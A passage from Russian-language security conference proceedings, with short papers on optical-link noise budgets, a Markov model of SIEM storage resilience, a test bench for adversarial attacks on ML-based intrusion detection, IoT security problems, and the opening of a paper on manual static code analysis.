Уровень мощности на один оптический канал, не более, дБм минимальный, дБм максимальный, дБм	 -36,0 -15,0	 -36,0 -15,0
Отношение сигнал/шум в оптическом канале, не менее, дБ	18,0	18,0

Так как $P_{\text{с}} - P_{\text{ш}} \geq 18$ дБ, то:

$$P_{\text{с.пер.}} - F_{\text{буст.}} - \sum_{i=1}^{n} (K_{\text{ус}i} + F_i) - \left(K_{\text{предус.}} + F_{\text{предус.}}\right) - \sum_{i=1}^{n} \propto_i l_i \geq 18{,}0\text{дБ}$$

Или с учетом числовых значений:

$$P_{\text{с.пер.}} - 7 - \sum_{i=1}^{n}\left(K_{\text{ус}i} + 7\right) - \left(K_{\text{предус.}} + 6\right) \geq 18{,}0 + \sum_{i=1}^{n} \propto_i l_i \text{ дБ}$$

$$P_{\text{с.пер.}} - \left[\sum_{i=1}^{n}\left(K_{\text{лин.ус.}} + 7\right) + K_{\text{предус.}}\right] \geq 31{,}0 + \sum_{i=1}^{n} \alpha_i l_i\,, \quad \text{дБ} \qquad (5)$$

В случае применения промежуточных усилителей с одинаковым коэффициентом усиления, это выражение будет выглядеть следующим образом:

$$P_{\text{с.пер.}} - \left[n \cdot (K_{\text{лин.ус}} + 7) + \left(K_{\text{предус.}}\right)\right] \geq 31{,}0 + \sum_{i=1}^{n} \propto_i l_i \text{ дБ} \qquad (6)$$

Для ВОСП без бустерного усилителя выражение [6] примет вид:

$$P_{\text{с.пер.}} - n \cdot \left(K_{\text{лин.ус.}} + 7\right) - K_{\text{предус.}} \geq 24 - \sum_{i=1}^{n} \alpha_i\, l_i \qquad (7)$$

Для схемы без предусилителя и без бустерного усилителя:

$$P_{\text{с.пер.}} - n \cdot \left(K_{\text{лин.ус.}} + 7\right) \geq 18 - \sum_{i=1}^{n} \alpha_i\, l_i \qquad (8)$$

где n – это количество усилителей, входящих в состав оптического линейного тракта.

Выражения (5), (6), (7) и (8) можно использовать для практического расчета шумов в одноканальных системах передачи.

Список используемых источников

1. ОСТ45.178 – 2001. Системы передачи с оптическими усилителями и спектральным уплотнением. Стыки оптические. Классификация и основные параметры.

2. РД 45.286-2002. Аппаратура волоконно-оптической системы передачи со спектральным разделением.

УДК 004.056
ГРНТИ 81.93.29

МАРКОВСКАЯ МОДЕЛЬ ДЛЯ ОЦЕНКИ УСТОЙЧИВОСТИ ФУНКЦИОНИРОВАНИЯ РАСПРЕДЕЛЕННОГО ХРАНИЛИЩА ДАННЫХ SIEM-СИСТЕМ

Д. С. Иванцов, И. Б. Саенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Рассматривается модель для оценки устойчивости функционирования распределенного хранилища данных системы управления информацией и событиями безопасности, основанной на концепции марковской цепи, в которой переход между состояниями системы зависит только от текущего состояния и не зависит от предыдущих состояний. Модель основана на системе уравнений состояния и уравнений наблюдения, которые описывают изменение состояний системы и изменение вероятности получения определенных измерений показателей качества.

марковская модель; марковская цепь; распределенное хранилище данных; управление информацией и событиями безопасности; показатели качества

Модель размещения файлов в распределенных хранилищах данных представляет собой абстрактное описание, которое определяет основные принципы и механизмы, используемые для организации, доступа и управления файлами данных в таких системах.

Основные компоненты модели

Предполагает наличие нескольких независимых хранилищ данных, которые могут быть географически разделены и расположены на разных серверах или устройствах [1].

Определяет структуру файловой системы, позволяющую организовать файлы и директории в иерархическую структуру. Файлы могут быть различных типов и содержать различные данные.

Предусматривает возможность создания копий файлов или их фрагментов на нескольких серверах или устройствах [2]. Это позволяет обеспечить отказоустойчивость и увеличить надежность системы.

Определяет способы доступа к хранилищу файлов. Это может включать в себя различные протоколы и механизмы, такие как сетевые протоколы, протоколы передачи данных, механизмы авторизации и аутентификации пользователей и т. д. [3].

Обеспечивает возможность равномерного распределения нагрузки между серверами или устройствами, чтобы оптимизировать производительность системы и обеспечить равномерную загрузку каждого узла.

Включает механизмы для управления метаданными файлов, такими как информация о размере, типе, дате создания и обновления, правах доступа и т. д. Это позволяет эффективно управлять файлами, осуществлять поиск и организацию данных [4].

Предоставляет возможность распределения файлов по нескольким серверам или устройствам с целью улучшения производительности и снижения нагрузки на отдельные узлы. Это может быть достигнуто путем разделения файла на фрагменты и их распределения по разным узлам.

Предусматривает механизмы для обеспечения согласованности данных в распределенных хранилищах. Это включает в себя механизмы синхронизации и репликации данных, чтобы обеспечить, что все копии файла на разных устройствах или серверах находятся в согласованном состоянии [5].

Учитывает возможность масштабирования системы путем добавления новых узлов или серверов. Это позволяет увеличить емкость хранилища данных и обеспечить распределение нагрузки на все узлы [6].

И наконец, модель уделяет внимание безопасности данных и предоставляет механизмы для защиты файлов от несанкционированного доступа, а также обеспечивает механизмы шифрования и аутентификации данных.

Применение такой модели позволяет эффективно использовать ресурсы системы, обеспечить отказоустойчивость и надежность хранения данных, а также обеспечить высокую производительность и масштабируемость системы. Модель предоставляет основу для разработки и реализации конкретных алгоритмов, протоколов и систем, которые могут быть использованы для создания распределенных хранилищ данных. Она учитывает такие аспекты, как доступность, скорость передачи данных, сохранение целостности и конфиденциальности, а также управление репликацией и синхронизацией данных. Модель размещения файлов в распределенных хранилищах данных является важным инструментом для проектирования, разработки и оптимизации таких систем с целью обеспечения эффективного и надежного хранения файлов и данных [7].

Модель позволяет анализировать вероятности нахождения системы в разных состояниях и вероятности получения определенных измерений показателей качества. Используя данную модель, можно определить оптимальные параметры системы мониторинга и управления информационной безопасностью, которые позволят максимизировать эффективность работы системы и минимизировать потери информации [1].

Рассмотрим вариант модели обеспечения устойчивости функционирования распределенных хранилищ данных в системах мониторинга и управления информационной безопасностью (рис. 1).




Рис. 1. Модель обеспечения устойчивости функционирования распределенных хранилищ данных в системах мониторинга и управления информационной безопасностью

S_0 – элемент не поражен и не подавлен помехами (исправное состояние);

S_1 – элемент не поражен, но подавлен помехами (неисправное состояние);

S_2 – элемент поражен, подавлен помехами;

S_3 – элемент восстанавливается;

S_4 – элемент безвозвратно потерян;

λ_{01} – поток помех;

λ_{10} – поток защиты от помех;

λ_{12} – защита от помех;

λ_{02} – поражающее воздействие;

λ_{20} – повышение защищенности;

λ_{23} – выход из строя;

λ_{34} – потеря;

λ_{24} – гарантированное уничтожение;

λ_{30} – восстановление.

Модель, предлагаемая в данном случае, основывается на концепции марковской цепи. Марковская цепь - это модель, в которой переход между состояниями системы зависит только от текущего состояния и не зависит от предыдущих состояний. Модель основана на системе уравнений состояния и уравнений наблюдения, которые описывают изменение состояний системы и изменение вероятности получения определенных измерений показателей качества [1, 8]. Система дифференциальных уравнений, учитывая вероятность по времени, в общем виде, записывается как:

$$\begin{cases} \frac{d}{dt}p_0(t) = \lambda_{10}p_1(t) + \lambda_{20}p_2(t) + \lambda_{30}p_3(t) - \lambda_{01}p_0(t) - \lambda_{02}p_0(t); \\ \frac{d}{dt}p_1(t) = \lambda_{01}p_0(t) - \lambda_{10}p_1(t) - \lambda_{12}p_1(t); \\ \frac{d}{dt}p_2(t) = \lambda_{12}p_1(t) + \lambda_{02}p_0(t) - \lambda_{20}p_2(t) - \lambda_{23}p_2(t) - \lambda_{24}p_2(t); \\ \frac{d}{dt}p_3(t) = \lambda_{23}p_2(t) - \lambda_{30}p_3(t) - \lambda_{34}p_3(t); \\ \frac{d}{dt}p_4(t) = \lambda_{24}p_2(t) + \lambda_{34}p_3(t). \end{cases}$$

где p_0 – вероятность исправного состояния; $p_1 \ldots p_4$ – вероятность неисправного состояния.

При начальных условиях:

$$p_0(t) = 1;$$
$$p_1(t) = p_2(t) \ldots p_4(t);$$
$$p_0(t) + p_1(t) + \cdots + p_4(t) = 1.$$

Рассмотрим вариант переходов нодов данных из исправного состояния в неисправное и наоборот (рис. 2).




Рис. 2. Переход нодов данных из исправного состояния в неисправное и наоборот

S_0 – все ноды данных исправны;
S_1 – нода 1 неисправна;
S_2 – нода 2 неисправна;
S_3 – нода 3 неисправна;
S_4 – ноды 1, 2 неисправны;
S_5 – ноды 1, 3 неисправны;
S_6 – ноды 2, 3 неисправны;
S_7 – все ноды данных неисправны.

Реализация и экспериментальная оценка концептуальной модели

Реализация и экспериментальная оценка разработанной модели проводится на основе вычислительного эксперимента с использованием системы Mathcad. Это связано с тем, что проведение натурного эксперимента на больших распределенных базах данных, в ходе которых изменялись бы их параметры, является очень затруднительным [8].

Список используемых источников

1. Иванцов Д. С., Саенко И. Б. О разработке математической модели процесса функционирования системы управления информацией и событиями безопасности // Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция, 2023, с. 85–87. http://spoisu.ru/conf/ibrr2023/materials

2. Котенко И. В., Федорченко А. В., Саенко И. Б., Кушнеревич А. Г. Технологии больших данных для корреляции событий безопасности на основе учета типов связей // Вопросы кибербезопасности, 2017. № 5(23). С. 2–16.

3. Котенко И. В., Саенко И. Б. SIEM-системы для управления информацией и событиями безопасности // Защита информации. Инсайд, 2012. № 5. С. 54–65.

4. Duan Y., Li X., Li X. A conceptual modeling approach for the modernization of complex organizational-technical systems // International Journal of Production Research, 55(7). 2017, PP. 2089–2107.

5. Wang Z., Wang Z., Li C. Conceptual modeling for the modernization of complex organizational-technical systems: A case study in the telecommunications industry // International Journal of Advanced Manufacturing Technology, 95(1–4). 2018, PP. 1069–1080.

6. Kotenko I. V., Parashchuk I. B. Determining the Parameters of the Mathematical Model of the Process of Searching for Harmful Information // Cyber-Physical Systems: Industry 4.0 Challenges. Studies in Systems, Decision and Control 260. A. G. Kravets et al. (eds.). Springer Nature Switzerland AG 2020, 2019. PP. 225–236.

7. Котенко, И. В., Саенко И. Б., Кушнеревич А. Г. Архитектура системы параллельной обработки больших данных для мониторинга безопасности сетей Интернета вещей // Труды СПИИРАН, 2018. № 4(59). С. 5–30.

8. Саенко И. Б., Иванцов Д. С., Ермаков А. В. Модель оценки устойчивости хранения больших данных в распределенной файловой системе // Труды НИИР / Сборник научных статей №4-2022, с. 42–45. DOI: 10.34832/NIIR.2022.11.4.005

УДК: 004.056
ГРНТИ: 81.96

ИСПЫТАТЕЛЬНЫЙ СТЕНД ДЛЯ МОДЕЛИРОВАНИЯ АТАК НА КОМПОНЕНТЫ МАШИННОГО ОБУЧЕНИЯ СИСТЕМ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ

Е. А. Ичетовкин, И. В. Котенко

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Современные системы обнаружения вторжений часто проектируются таким образом, чтобы иметь возможность обнаружить неизвестные или сложные атаки. Инновационном подходом, который обеспечивает такого рода обнаружение является использование машинного обучение в анализе сетевого трафика, для этого в системе обнаружения вторжений реализуется компонент машинного обучения. Однако компонент машинного обучения, как любая система, основанная на работе классификатора, может быть подвержена состязательным атакам, что может поставить под угрозу защиту гетерогенной инфраструктуры. Подготовить систему к таким атакам возможно, спроектировав подсистему защиты, для этого необходимо провести моделирование атак на компонент машинного обучения систем обнаружения вторжений. Одним из этапов решения этой задачи является проектирование и разработка испытательного стенда, который позволит производить такого рода моделирование. В статье представлена архитектура стенда, позволяющего моделировать состязательные атаки на компонент машинного обучения систем обнаружения вторжений.

машинное обучение, системы обнаружения вторжений, атаки на компоненты машинного обучения, испытательный стенд

Назначение испытательного стенда

Испытательный стенд для моделирования атак на компоненты систем обнаружения вторжений (СОВ) представляет собой систему, предназначенную для тестирования и оценки устойчивости современных систем обнаружения вторжений [1, 2]. Испытательный стенд для моделирования атак на компоненты машинного обучения СОВ представляет собой систему, предназначенную для тестирования и оценки устойчивости современных систем обнаружения вторжений на основе машинного обучения. Испытательный стенд предоставляет возможность создания и воспроизведения сложных ситуаций, которым могут быть подвержены системы обнаружения вторжений. Это включает в себя моделирование различных атак, включая состязательные атаки, атаки отравления, внедрение вредоносного программного обеспечения и эксплуатацию уязвимостей [3].

Архитектура испытательного стенда

Для проектирования испытательного стенда нужно ввести критерии и ограничения. В качестве исходных данных принимаются сведения о существующих атаках на компоненты машинного обучения систем обнаружения вторжений:

$$N=\{N\_1 \dots N\_c\}, \quad (1)$$

где $\{N\_1 \dots N\_c\}$ - рассматриваемые сценарии атак [4].

Данные о поведении сети:

$$(L=\{L1 \dots Ln\}), \quad (2)$$

где $\{L1 \dots Ln\}$ - это входные данные, для сбора информации об атаках.

Компоненты проектируемого стенда включают:

– модели атак (M_1);

– алгоритмы атаки на компоненты машинного обучения ($A = \{A_1 \dots A_n\}$);

– архитектуру (A_{apx}) и программный прототип (a) атак на компоненты машинного обучения систем обнаружения вторжений.

Соответственно, основная задача испытательного стенда проанализировать атаку:

$$Aam = <S1 \dots Sn>, \quad (3)$$

где Sn - отдельное действие, а Aат соответствует L [5].

Испытательный стенд представляет собой комплексную инфраструктуру, которая обеспечивает среду для анализа и проверки различных моделей машинного обучения, используемых в системах обнаружения вторжений. Взаимодействие во время моделирования атак представлено на рис.1.




Рис.1. Архитектура испытательного стенда

Все компоненты интегрируются в единую систему, которая обеспечивает реализацию испытательного стенда.

Архитектура испытательного стенда для моделирования атак на компоненты машинного обучения систем обнаружения вторжений позволяет тестировать и улучшать эффективность систем обнаружения вторжений. Описание архитектуры испытательного стенда представлено в таблице 1.

ТАБЛИЦА 1. Описание архитектуры испытательного стенда

№	Название	Описание	Пример
1	Набор данных	Набор данных содержит разнообразные и широко распространенные виды атак, которые имитируют реальные ситуации. В него включены результаты анализа сетевого трафика. В наборе данных потоки помечены в соответствии с временем, IP-адресами отправителя и получателя, портами отправителя и получателя, а также протоколами и типами атак, представленными в формате csv.	Набор данных cicids2017/18. Использует систему b-профилей, для моделирования поведения человека и генерации нейтрального фонового трафика. Набор содержит поведение 25 пользователей на основе протоколов HTTP, HTTPS, FTP, SSH и электронной почты. Сбор данных проходил с 9 утра в понедельник, 3 июля 2017 года, и завершился в 5 вечера в пятницу, 7 июля 2017 года. Всего сбор данных занял 5 дней. В рамках этого набора данных реализованы атаки brute force FTP, brute force SSH, DoS, Heartbleed, веб-атака, проникновение, ботнет и DDoS [5].
2	Системы обнаруже-ния вторжений с компонентами машинного обучения	Системы обнаружения вторжений на основе машинного обучения могут быть построены на модели "Случайный лес" для решения задачи классификации и фильтрации сетевого трафика. Для этого применяются нейронные сетей, которые позволяют обнаружить ботнет-атаки. Другая модель - "Многослойный персептрон", обученная на наборе данных cicids2017, демонстрирует высокое качество обнаружения. Еще один вариант - это модель k признаков и сокращение размерности пространства. Демонстрирует высокую точность обнаружения атак.	Один из вариантов СОВ с машинным обучением: Machine Learning-Based Intrusion Detection System, с использованием машинных фреймворков scikitlearn, TensorFlow и Keras. Второй пример, это Multi-Stage IDS with Machine Learning Component, где предложен многоступенчатый подход к иерархическому обнаружению вторжений. Код также реализован на Python с использованием библиотек и моделей машинного обучения: OneClassSVM, RandomForest, Classifier, пайплайнов и других объектов, с использованием библиотеки pickle. Еще один пример, это Intrusion detection system based on deep learning neural networks, представляет собой реализацию глубокой нейронной сети Deep Belief Network, (DBN) с использованием ограниченных машин Больцмана Restricted Boltzmann Machines, (RBM) в качестве скрытых слоев [6].

№	Название	Описание	Пример
3	Сети	Архитектура сетей включает в себя различные элементы и устройства, такие как адаптеры, точки доступа (Access Point - AP), базовые зоны обслуживания (BSS), независимые базовые зоны обслуживания (IBSS), системы распределения Distribution System (DS) и другие. Сети преимущественно основаны на стандарте IEEE 802.11, который предоставляет преимущества: простота построения, низкая стоимость, гибкость установки и возможность одновременного доступа большого количества абонентов к сети.	Для сбора данных сетевого трафика устройств, можно использовать Wireshark и dumpcap. Анализаторы сетевых протоколов захватывают и сохраняют пакеты (pcap). Устройства, которым требуется подключение Ethernet, подключаются к коммутатору. В качестве центра автоматизации можно использовать Vera Plus также подключенный к коммутатору, который создает среду для сетевого обслуживания устройств [7].
4	Модели атак на компоненты машинного обучения	Атакующий стремится изменить исходные данные или метки классов с целью обмануть модель, чтобы вызвать неправильную классификацию или привести к ошибкам в работе. Это может быть достигнуто различными способами, такими как добавление шума, искажение характеристик или замена меток классов. Главная цель атаки заключается в разрушении стабильности и надежности классификационной модели путем создания ситуаций, в которых модель будет предоставлять неправильные предсказания или искажать результаты классификации.	Состязательные примеры передаются в целевую модель, и в большинстве случаев модель предсказывает неверный класс из-за небольших изменений в данных. Один из вариантов такой атаки - Fast Gradient Sign Method (FGSM), который используется в области искусственного интеллекта для обмана моделей машинного обучения и нейронных сетей. FGSM является эффективным методом создания состязательных примеров. Его принцип работы заключается в вычислении градиентов функции потерь (например, среднеквадратичной ошибки) относительно исходного примера. Затем эти градиенты используются для создания нового примера, который максимизирует или минимизирует функцию потерь [8].
5	Оператор	Управляет взаимодействием всех элементарных узлов стенда. Анализирует и интерпретирует полученные результаты. Делает оценку о ходе атаки.	При атаке Fast Gradient Sign Method регулирует значение epsilon – незначительный фактор (шум), влияющий на знаковые градиенты с целью обеспечить незаметные возмущения, но достаточно заметные для обмана нейронной сети [8].

Заключение

В рамках данной статьи рассмотрена проблема разработки испытательного стенда для моделирования атак на компоненты машинного обучения

систем обнаружения вторжений. Испытательный стенд для моделирования атак на компоненты машинного обучения систем обнаружения вторжений предназначен для тестирования и оценки устойчивости современных систем обнаружения вторжений на основе машинного обучения.

Стенд обладает широким спектром функций и возможностей, позволяющих создавать реалистичные и разнообразные условия атак на компоненты машинного обучения систем обнаружения вторжений. Испытательный стенд предоставляет возможность создания и воспроизведения сложных ситуаций, которым могут быть подвержены системы обнаружения вторжений. Он включает в себя инструменты для генерации и моделирования атак, образец моделирования, который представляет собой модель машинного обучения, используемую в системе обнаружения вторжений, и платформу для анализа и оценки результатов.

Направлением дальнейших исследований авторы видят модернизацию текущего или разработку нового испытательного стенда для моделирования и разработку средств защиты компонентов машинного обучения систем обнаружения вторжений.

Работа выполнена при финансовой поддержке Гранта РНФ № 21-71-20078 в СПб ФИЦ РАН.

Список используемых источников

1. Kotenko I., Stepashkin M. Network Security Evaluation based on Simulation of Malefactor's Behavior // SECRYPT 2006. International Conference on Security and Cryptography, Proceedings. IBM, Polytechnic Institute of Setubal. Setubal, 2006. PP. 339–344.

2. Kotenko I., Stepashkin M. Analyzing Vulnerabilities and Measuring Security Level at Design and Exploitation Stages of Computer Network Life Cycle // Lecture Notes in Computer Science, 2005. Vol. 3685. PP. 311–324.

3. Котенко И. В., Саенко И. Б. Создание новых систем мониторинга и управления кибербезопасностью // Вестник Российской академии наук, 2014. Т. 84. № 11. С. 993–1001.

4. Panigrahi R., Borah S. A detailed analysis of CICIDS2017 dataset for designing Intrusion Detection Systems // International Journal of Engineering & Technology, 2018. Vol 7, № 3.24, pp. 479–482.

5. Panigrahi R., Borah S. A detailed analysis of CICIDS2017 dataset for designing Intrusion Detection Systems. International Journal of Engineering & Technology, vol 7, no 3.24, 2018, pp. 479–482.

6. Pitropakis N., Giannetsos T., Anastasiadis E. A taxonomy and survey of attacks against machine learning // IEEE Access, November 2019. PP. 1–45.

7. Carlini N., Wagner D. Towards evaluating the robustness of neural networks // IEEE Symp. Secur. Privacy, San Jose, CA, USA, May 2019, PP. 39–57.

8. Pisner D., Support D. "Vector machine," In Machine Learning; Elsevier: Amsterdam, The Netherlands, 2020. PP. 101–121.

УДК 004.738.5:004.056
ГРНТИ 46.35.31

ПРОБЛЕМЫ КИБЕРБЕЗОПАСНОСТИ IOT УСТРОЙСТВ

А. А. Казанцев, К. А. Манжула, И. Е. Пестов, Г. В. Шкляев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Тема исследования касается проблем кибербезопасности устройств Интернета вещей (IoT) и фокусируется на выявлении ключевых проблем, уязвимостей и методов защиты в связи с растущим использованием подключенных к сети устройств. В рамках данного обзора анализируются типичные угрозы и уязвимости, с которыми сталкиваются устройства IoT, а также рассматриваются подходы к мониторингу, управлению и защите сетей, в которые они встроены. Данная аннотация включает упоминание наиболее актуальных проблем в области кибербезопасности IoT, а также предлагает перспективы для будущих изысканий и стратегий развития в этой области.

Уязвимости IoT, кибератаки на IoT, кибербезопасность в интернете вещей, защита промышленного интернета вещей, обновления безопасности для IoT, стандарты кибербезопасности для IoT, обучение пользователей IoT устройствам

Устройства Интернета вещей (IoT) сталкиваются с разнообразными угрозами и уязвимостями из-за их специфических характеристик. Вот обзор типичных угроз и уязвимостей, с которыми сталкиваются устройства IoT:

1. Недостатки аутентификации и управления доступом.
2. Недостатки в шифровании данных.
3. Отсутствие регулярных обновлений и управление уязвимостями.
4. Отсутствие защиты периферийных устройств.
5. Компрометация сенсоров и устройствы сбора данных.
6. DDoS-атаки и бот-сети.
7. Неполадки конфиденциальности и приватности.
8. Ограниченные вычислительные мощности и ресурсы.

Учитывая эти угрозы и уязвимости, обеспечение безопасности устройств IoT становится особенно актуальной задачей, требующей комплексного подхода и постоянного мониторинга.

Конкретные примеры успешных кибератак на IoT устройства включают в себя инциденты, такие как Mirai ботнет, который был использован для масштабных DDoS-атак в 2016 году. Этот ботнет скомпрометировал устройства IoT, такие как веб-камеры и маршрутизаторы, используя их для атак на крупные интернет-сервисы [1].

Также стоит упомянуть кибератаку WannaCry в 2017 году, которая распространилась через уязвимые системы Windows, однако также затронула множество медицинских устройств IoT, вызвав серьезные проблемы в различных здравоохранительных учреждениях.

Эти и подобные случаи демонстрируют, как уязвимости в устройствах IoT могут быть использованы злоумышленниками для проведения широкомасштабных кибератак.

Основные проблемы безопасности, связанные с устройствами IoT, включают следующие аспекты:

1. Отсутствие стандартов безопасности. Один из основных недостатков в области безопасности IoT заключается в том, что многие устройства разрабатываются и выпускаются без учета стандартов безопасности. Это может включать в себя слабые методы аутентификации, недостаточное шифрование данных и недостаточное управление доступом.

2. Проблемы с обновлениями программного обеспечения.

3. Недостаточная защита личных данных пользователей.

Эти проблемы становятся острой и актуальной темой для владельцев и производителей устройств IoT, поскольку интеграция устройств IoT в различные сферы жизни продолжает расти. Необходимость развития стандартов безопасности, регулярных обновлений программного обеспечения и постоянной защиты личных данных пользователей становится все более критичной в условиях повсеместного использования устройств IoT.

Существует несколько методов и технологий, используемых для защиты устройств IoT и сетей, в которые они встроены [2]. Эти методы и технологии помогают повысить безопасность устройств IoT и предотвратить различные киберугрозы. Вот некоторые из них:

1. Шифрование данных.

2. Методы аутентификации и управления доступом.

3. Обновления программного обеспечения и управление уязвимостями.

4. Сетевые сегменты и проверка целостности данных.

5. Мониторинг сетевой активности и анализ угроз.

6. Использование технологий блокчейн.

7. Развертывание технологий искусственного интеллекта для обнаружения угроз.

Эти методы и технологии представляют собой важный инструментарий для защиты устройств IoT и обеспечения безопасности сетей, в которые они встроены. При этом важно постоянно обновлять знания и методы защиты, поскольку угрозы постоянно эволюционируют.

В области кибербезопасности ожидается развитие методов защиты, использующих передовые технологии, такие как блокчейн, искусственный интеллект и автоматизированные системы обнаружения угроз.

Блокчейн-технологии могут быть применены для обеспечения надежности и прозрачности в сетевых системах [3]. Например, с использованием блокчейна можно создать децентрализованные системы управления доступом, которые обеспечивают непрерывную защиту от взломов и подделок.

Технология блокчейна также может быть использована для создания защищенных логов и реестров событий, что делает их устойчивыми к изменениям и поддельным записям.

Искусственный интеллект будет играть все более важную роль в обнаружении и предотвращении кибератак [1]. Развитие алгоритмов машинного обучения и анализа больших объемов данных позволит создать более эффективные системы мониторинга и обнаружения угроз. Искусственный интеллект также может использоваться для разработки адаптивных систем защиты, способных быстро реагировать на новые виды атак.

Автоматизированные системы обнаружения угроз будут становиться все более умными и автономными благодаря использованию технологий машинного обучения и искусственного интеллекта. Это позволит сократить время реакции на угрозы и повысить эффективность защиты информационных систем [4].

Таким образом, будущее кибербезопасности будет связано с интеграцией блокчейн-технологий, искусственного интеллекта и автоматизированных систем обнаружения угроз для обеспечения более надежной защиты информации и сетевых ресурсов.

Вывод

1. Необходимость усиленного внимания к кибербезопасности в процессе проектирования и разработки IoT устройств. Это включает в себя внедрение стандартов кибербезопасности на всех этапах жизненного цикла устройства, начиная с дизайна и заканчивая эксплуатацией [2].

2. Потребность в установлении общих международных стандартов кибербезопасности для IoT устройств, которые будут обязательными для всех производителей, чтобы обеспечить минимальные требования к безопасности [3].

3. Важность регулярного обновления и поддержки IoT устройств, включая обновления безопасности для закрытия выявленных уязвимостей [4].

4. Осознание и меры по уменьшению риска сбора и использования личных данных пользователей, включая ужесточение правил и нормативов, регулирующих сбор и использование личной информации IoT устройствами.

5. Необходимость проведения образовательных программ и кампаний для повышения осведомленности пользователей о правилах кибербезопасности и настройке безопасного использования IoT устройств [1].

В целом, решение проблем кибербезопасности IoT устройств требует скоординированных усилий от производителей, регуляторов, потребителей и общественности для создания безопасной и надежной экосистемы подключенных устройств.

Список используемых источников

1. ГОСТ "Предварительный национальный стандарт российской федерации. Информационные технологии. Интернет вещей. Совместимость систем интернета вещей. Часть 2. Совместимость на транспортном уровне" от 18.08.2020 № ИСО/МЭК 21823-2:2020 // Росстандарт, 2020. Ст. 1.

2. ГОСТ "Информационная технология криптографическая защита информации. Блочные шифры" от 19.06.2015 № ГОСТ Р 34.12 2015 // Национальный стандарт российской федерации, 2015. Ст. 1.

3. Халявин Н. И., Иванчук М. А., Джураева Д. Х. Программа повышения осведомленности сотрудников в вопросах информационной безопасности // Сборник материалов X Международной научно-практической конференции, 2022. С. 247.

4. Сахаров Д. В., Гельфанд А. М., Казанцев А. А., Пестов И. Е. Использование математических методов прогнозирования для оценки нагрузки на вычислительную мощность IoT-сети // Научно-аналитический журнал "Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России", 2020. № 2. С. 86–94. EDN DLMENT.

УДК 004.056
ГРНТИ 49.33.35

ПОИСК УЯЗВИМОСТЕЙ В ИСХОДНОМ КОДЕ С ПОМОЩЬЮ РУЧНОГО СТАТИЧЕСКОГО АНАЛИЗА

А. О. Камалова, К. В. Мушовец

Уральский центр систем безопасности

С каждым днем количество уязвимостей исходном коде различных программ увеличивается. Конечно, избавиться от всех уязвимостей не получится, да и в этом нет необходимости. Однако, защитить свою программу от базовых уязвимостей необходимо каждому разработчику. Для обнаружения уязвимостей в исходном коде можно воспользоваться автоматическими сканерами или же провести проверку вручную.

информационная безопасность, статический анализ, анализ кода, безопасность приложений

Введение

Анализ исходного кода – это процесс изучения и проверки программного обеспечения без его фактического выполнения. Он проводится с помощью специального программного обеспечения и направлен на выявление ошибок, недокументированного поведения, переполнения буфера и других проблем.

Ручной анализ исходного кода заключается в проверке исходного кода на наличие не только уязвимостей, но проблем, связанных с бизнес-логикой. Обычно такой анализ выполняет квалифицированный специалист [0].

Анализ исходного кода вручную можно выполнять разными способами: просматривать исходный код от начала и до конца, не разбираясь в том, как он работает и из чего состоит, или, придерживаясь определенного подхода.

